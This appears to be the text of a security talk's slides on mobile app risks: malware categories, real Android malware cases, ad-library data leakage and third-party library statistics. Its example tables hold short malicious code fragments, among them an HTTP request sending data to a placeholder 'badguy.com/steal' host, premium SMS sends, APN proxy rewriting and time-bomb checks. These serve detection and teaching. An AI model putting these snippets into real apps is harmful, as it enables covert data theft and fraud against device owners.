


Defending Behind the Device: Mobile Application Risks

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Brief Bio

Chris Wysopal, Veracode's CTO and Co-Founder, is responsible for the company's software security analysis capabilities. In 2008 he was named one of InfoWorld's Top 25 CTO's and one of the 100 most influential people in IT by eWeek. In 2010, he was named a SANS Security Thought Leader.

In the 90's he was one of the original vulnerability researchers at The L0pht. He has testified on Capitol Hill in the US on the subjects of government computer security and how vulnerabilities are discovered in software. He is one of the authors of L0phtCrack and netcat for NT. Chris Wysopal is the lead author of "The Art of Software Security Testing" published by Addison- Wesley.



29 billion mobile apps downloaded
in 2011, according to ABI

Expected to rise to 76.9
billion apps by 2014




IDC predicts that 686
million smartphones will
be sold in 2012

Mobile Risks at Every Layer

- ✓ **NETWORK:** Interception of data over the air
- ✓ **HARDWARE:** Baseband layer attacks
- ✓ **OPERATING SYSTEM:** Defects in kernel code or vendor supplied system code
- ✓ **APPLICATION:** Apps with vulnerabilities and malicious code have access to your data and device sensors



Just Let Me Fling Birds at Pigs Already!



Permissions

53,000 Applications Analyzed
Android Market: ~48,000
3rd Party Markets: ~5,000

Permissions Requested
Average: 3
Most Requested: 117

Top “Interesting Permissions”
GPS Information: 24%
Read Contacts: 8%
Send SMS: 4%
Receive SMS: 3%
Record Audio: 2%
Read SMS: 2%
Process Outgoing Calls: 1%
Use Credentials: 0.5%

Shared libraries
inherit
permissions of app



Mobile Top 10

- ✓ **Malicious Code**
 - ✓ **Activity Monitoring and Data Retrieval**
 - ✓ **Unauthorized Dialing, SMS, and Payments**
 - ✓ **Unauthorized Network Connectivity (Exfiltration of Command & Control)**
 - ✓ **UI Impersonation**
 - ✓ **System Modification (Rootkit, APN Proxy Configuration)**
 - ✓ **Logic or Time Bombs**
- ✓ **Coding Vulnerabilities**
 - ✓ **Sensitive Data Leakage (Inadvertent or Side Channel)**
 - ✓ **Unsafe Sensitive Data Storage**
 - ✓ **Unsafe Sensitive Data Transmission**
 - ✓ **Hardcoded Passwords / Hardcoded Crypto Keys**


OWASP Mobile Top Ten

(for reference, not discussing today)

1. Insecure Data Storage
2. **Weak Server Side Controls**
3. Insufficient Transport Layer Protection
4. Client Side Injection
5. **Poor Authorization and Authentication**
6. **Improper Session Handling**
7. **Security Decisions Via Untrusted Inputs**
8. Side Channel Data Leakage
9. Broken Cryptography
10. Sensitive Information Disclosure

MOBILE MALWARE

INFECTION VECTORS




Activity Monitoring and Data Retrieval

- ✓ Attackers can monitor and intercept lots of information
 - ✓ Sending each email sent on the device to a hidden 3rd party address
 - ✓ Listening in on phone calls or simply open microphone recording
 - ✓ Stored data, contact list or saved email messages retrieved



Secret SMS Replicator

- ✓ Covertly forwards text messages to another phone
- ✓ No visible icon; once installed, will continue to monitor without revealing itself
- ✓ Pulled from Android Marketplace after 18 hours



Platform-Specific Examples

Platform	Example Sources	Reasoning
iPhone	<code>[[UIDevice currentDevice] uniqueIdentifier]</code>	Acquisition of the iPhone UUID, unique to each phone.
Android	<code>TelephonyManager.getCellLocation,</code> <code>CdmaCellLocation.getNetworkId(),</code> <code>GsmCellLocation.getNetworkId(),</code> <code>TelephonyManager.getSimSerialNumbe</code> <code>r()</code>	Gain device's current location and unique identifiers. Permissions Required: <ul style="list-style-type: none">- ACCESS_FINE_LOCATION- ACCESS_COARSE_LOCATION- ACCESS_LOCATION_EXTRA_COMMANDS
BlackBerry	<code>Store st =</code> <code>Session.getDefaultInstance().getSto</code> <code>re();</code> <code>Folder[] f = st.list();</code> <code>for (int i...) {</code> <code>Message[] msgs = f[i].getMessages();</code> <code>...</code> <code>}</code>	Read email messages from default inbox. Permissions Required: <ul style="list-style-type: none">- PERMISSION_EMAIL

* Example code is intended to be representative, not a comprehensive list for each mobile platform


Unauthorized Dialing, SMS, and Payments

- ✓ Directly monetize a compromised device
 - ✓ Premium rate phone calls
 - ✓ Premium rate SMS texts
 - ✓ Mobile payments
- ✓ SMS text message as a vector for worms



Android.Qicsomos

- ✓ Detects whether CarrierIQ software is present
- ✓ When the user presses the “Déinstaller” button, four premium rate SMS messages are sent
- ✓ Icon on home screen looks exactly like the logo of a European telecom provider



Are You Ready For Some Football?

- ✓ Found in Android Market two weeks before Super Bowl
- ✓ Sends SMS to premium rate numbers
- ✓ Attempts to root the device using an executable disguised as an image file
- ✓ Attempts to install an IRC bot



Platform-Specific Examples

Platform	Example Sinks	Reasoning
iPhone	n/a	Not feasible without rooting device; in-app SMS prompts user prior to sending.
Android	<pre>SmsManager sm = ... sm.sendTextMessage(phonenummer, "1112223333", data, null, null);</pre>	Arbitrary SMS messages can be sent. Permissions Required: - SEND_SMS
BlackBerry	<pre>conn = (MessageConnection) Connector.open("sms://" + phonenummer + ":3590"); conn.send(...);</pre>	Does not require any special permissions, application must be signed. Permissions Required: - PERMISSION_INTERNET

* Example code is intended to be representative, not a comprehensive list for each mobile platform

Unauthorized Network Connectivity

- ✓ Spyware or other malicious functionality typically requires exfiltration to be of benefit to an attacker
- ✓ Many potential vectors that a malicious application can use to transmit data

- Email
- SMS
- HTTP
- Raw TCP/
UDP sockets
- DNS
- Bluetooth
- Blackberry
Messenger
- etc.



Platform-Specific Examples

Platform	Example Sinks	Reasoning
iPhone	<pre>NSURL *url = [NSURL URLWithString: @"http://badguy.com/steal?<data>"]; NSMutableURLRequest *req = [NSMutableURLRequest requestWithURL:url]; conn = [[NSURLConnection alloc] initWithRequest:req delegate:self];</pre>	Exfiltrate data using HTTP requests.
Android	<pre>SmsManager sm = ... sm.sendMessage(phonenummer, "1112223333", data, null, null);</pre>	Exfiltrate via SMS messages. Permissions Required: - SEND_SMS
BlackBerry	<pre>net.rim.device.api.io.DatagramBase(data, int offset, int length, String address)</pre>	Exfiltrate via UDP to an arbitrary destination. Permissions Required: - PERMISSION_INTERNET


UI Impersonation

- ✓ Similar to phishing attacks
- ✓ Web view applications on the mobile device can proxy to legitimate website
- ✓ Could also impersonate the phone's native UI or the UI of a legit application




09Droid

- ✓ Abbey Bank
- ✓ Alaska USA FCU
- ✓ Alliance & Leicester (v. 1.1)
- ✓ Bank Atlantic
- ✓ Bank of America
- ✓ Bank of Queensland
- ✓ Barclaycard (v. 1.1)
- ✓ Barclays Bank (v. 1.2)
- ✓ BB&T
- ✓ Chase
- ✓ City Bank Texas
- ✓ Commerce Bank
- ✓ Compass Bank
- ✓ Deutsche Bank
- ✓ Fifty Third Bank v.1.1
- ✓ First Republic Bank v.1.1
- ✓ Great Florida Bank
- ✓ Grupo Banco Popular
- ✓ HSBC US (v. 1.2)
- ✓ ING DiBa v.1.1
- ✓ Key Bank
- ✓ LloydsTSB
- ✓ M&I
- ✓ Mechanics Bank v.1.1
- ✓ MFFCU v.1.1
- ✓ Midwest
- ✓ Nationwide (v. 1.1)
- ✓ NatWest (v. 1.1)
- ✓ Navy Federal Credit Union (v. 1.1)
- ✓ PNC
- ✓ Royal Bank of Canada
- ✓ RBS v.1.1
- ✓ SunTrust
- ✓ TD Bank v.1.1
- ✓ US Bank v.1.2
- ✓ USAA v.1.1
- ✓ Valley Credit Union
- ✓ Wachovia Corp (v. 1.2)
- ✓ Wells Fargo (v. 1.1)



UI Impersonation

- ✓ Present the UI of another App



System Modification

- ✓ Malicious applications will often attempt to modify the system configuration to hide their presence
 - ✓ Modifying the device proxy configuration
 - ✓ Modifying the Access Point Name (APN)
- ✓ Rootkit behavior
 - ✓ Fine line between application layer and OS layer

DroidDream

- ✓ Exploit breaks out of application sandbox and roots the device, then sets up C&C channel
- ✓ More than 50 applications from 3 publishers, including:

- Falling Down
- Super Guitar Solo
- Super History Eraser
- Photo Editor
- Super Ringtone Maker
- Super Sex Positions
- Hot Sexy Videos
- Chess
- Hilton Sex Sound
- Screaming Sexy Japanese Girls
- Falling Ball Dodge
- Scientific Calculator
- Dice Roller
- Advanced Currency Converter
- App Uninstaller
- Funny Paint
- Spider Man
- Bowling Time
- Advanced Barcode Scanner
- Supre Bluetooth Transfer
- Task Killer Pro
- Music Box
- Sexy Girls: Japanese
- Sexy Legs
- Advanced File Manager
- Magic Strobe Light
- Advanced App to SD
- Super Stopwatch & Timer
- Advanced Compass Leveler
- Best password safe
- Finger Race
- Piano
- Bubble Shoot
- Advanced Sound Manager
- Magic Hypnotic Spiral
- Funny Face
- Color Blindness Test
- Tie a Tie
- Quick Notes
- Basketball Shot Now
- Quick Delete Contacts
- Omok Five in a Row
- Super Sexy Ringtones



Platform-Specific Examples

Platform	Example Sinks	Reasoning
iPhone	n/a	Not available without jailbroken/rooted device.
Android	<pre>ContentResolver cr = getContentResolver(); ContentValues values = new ContentValues(); values.put("PROXY", "192.168.0.1"); values.put("PORT", 8099); cr.update(Uri.parse("content:// telephony/carriers"), values, null, null);</pre>	<p>Permissions Required: - WRITE_APN_SETTINGS</p> <p>Also possible to modify the APN by directly modifying the content database on the device.</p>
BlackBerry	n/a	Does not appear to be possible. (only researched through OS 5.x)

Logic or Time Bomb

- ✓ Classic backdoor techniques that trigger malicious activity based on a specific event, device usage or time
 - ✓ Certain hours of the day or days of the week
 - ✓ Upon receipt of an email or SMS from a particular sender
 - ✓ When a phone call is made
- ✓ DroidDream had time-based component: run overnight to accept commands only between 11pm and 8am



Platform-Specific Examples

Platform	Example Sinks	Reasoning
iPhone	<pre>// Could be any time/date retrieval function NSDate * now = [NSDate date]; NSDate * targetDate = [NSDate dateWithString:@"2011-012-13 19:29:54 -0400"]; if (![now laterDate:targetDate] isEqualToDate:targetDate) { ... }</pre>	Hardcoded timestamp comparison.
Android	<pre>// Could be any time/date retrieval function if (time(NULL) > 1234567890) { ... }</pre>	Hardcoded timestamp comparison.
BlackBerry	<pre>if (System.currentTimeMillis() == 1300263449484L) { ... }</pre>	Hardcoded timestamp comparison.

MOBILE MALWARE

MALICIOUS PAYLOADS

37%

Privilege Escalation

- Attempts root exploits
- Small number of platform vulnerabilities
- May use more than one exploit for attack
- Advanced obfuscation seen in the wild

Remote Control

- Similar to PC bots
- Most use HTTP based web traffic as C&C
- Advanced C&C models translating from PC world

93%

45%
SMS

Financial Charges

- Premium rate SMS
- Both hard-coded and runtime updated numbers
- Employ SMS filtering

Information Collection

- Harvests personal information and data
- User accounts
- GPS location
- SMS and emails
- Phone call tapping
- Ad Libraries

45%
**PHONE
NUMBER**

Code Vulnerabilities

- ✓ Developer makes errors or is ignorant of risks
- ✓ Developer doesn't care about putting user at risk
- ✓ Developer links in library that has vulnerabilities




Sensitive Data Leakage

- ✓ Sensitive data leakage can be either inadvertent or side channel
- ✓ A legitimate apps usage of device information and authentication credentials can be poorly implemented thereby exposing this sensitive data to third parties
 - ✓ Location
 - ✓ Owner info: name, number, device ID
 - ✓ Authentication credentials
 - ✓ Authorization tokens

Pandora


- ✓ Embedded advertising libraries access information such as GPS location, device identifiers, gender, and age
 - ✓ AdMarvel, AdMob, comScore, Google.Ads, and Medialets
- ✓ Ad libraries “piggyback” on permissions of the host application



POSTED: APRIL 15, 2:32 PM ET | By SCOTT STEINBERG

Pandora Responds to Claims That Its Online Service Violates User Privacy

 Recommend

 2 recommendations. [Sign Up](#) to see what your friends recommend.



 Share

 Tweet

17

As discussed in an [earlier post](#), security firm Veracode alleges that online streaming music service provider Pandora has been secretly sharing users' information, including age, gender and location, with digital advertising firms.

In response to these accusations, the popular Internet radio service is removing third-party advertising platforms, including Google, AdMeld and Medialets. Despite insisting it has found zero evidence to support the charge that these companies acted beyond the confines of its ad policy, the company hopes to mollify fans by taking a proactive stance. New versions of its smartphone and mobile device apps lacking

support for these services are planned for free download via the Android Market and the Apple App Store soon.

*One
week
later...*





Shared Library Use

53,000 Applications Analyzed

Android Market: ~48,000

3rd Party Markets: ~5,000

Shared
libraries
inherit
permissions
of app

Third Party Library Data

Total Third Party Libraries: ~83,000

Top Shared Libraries

com.admob: 38%

org.apache: 8%

com.google.android: 6%

com.google.ads: 6%

com.flurry: 6%


com.mobcity: 4%

com.millennialmedia: 4%

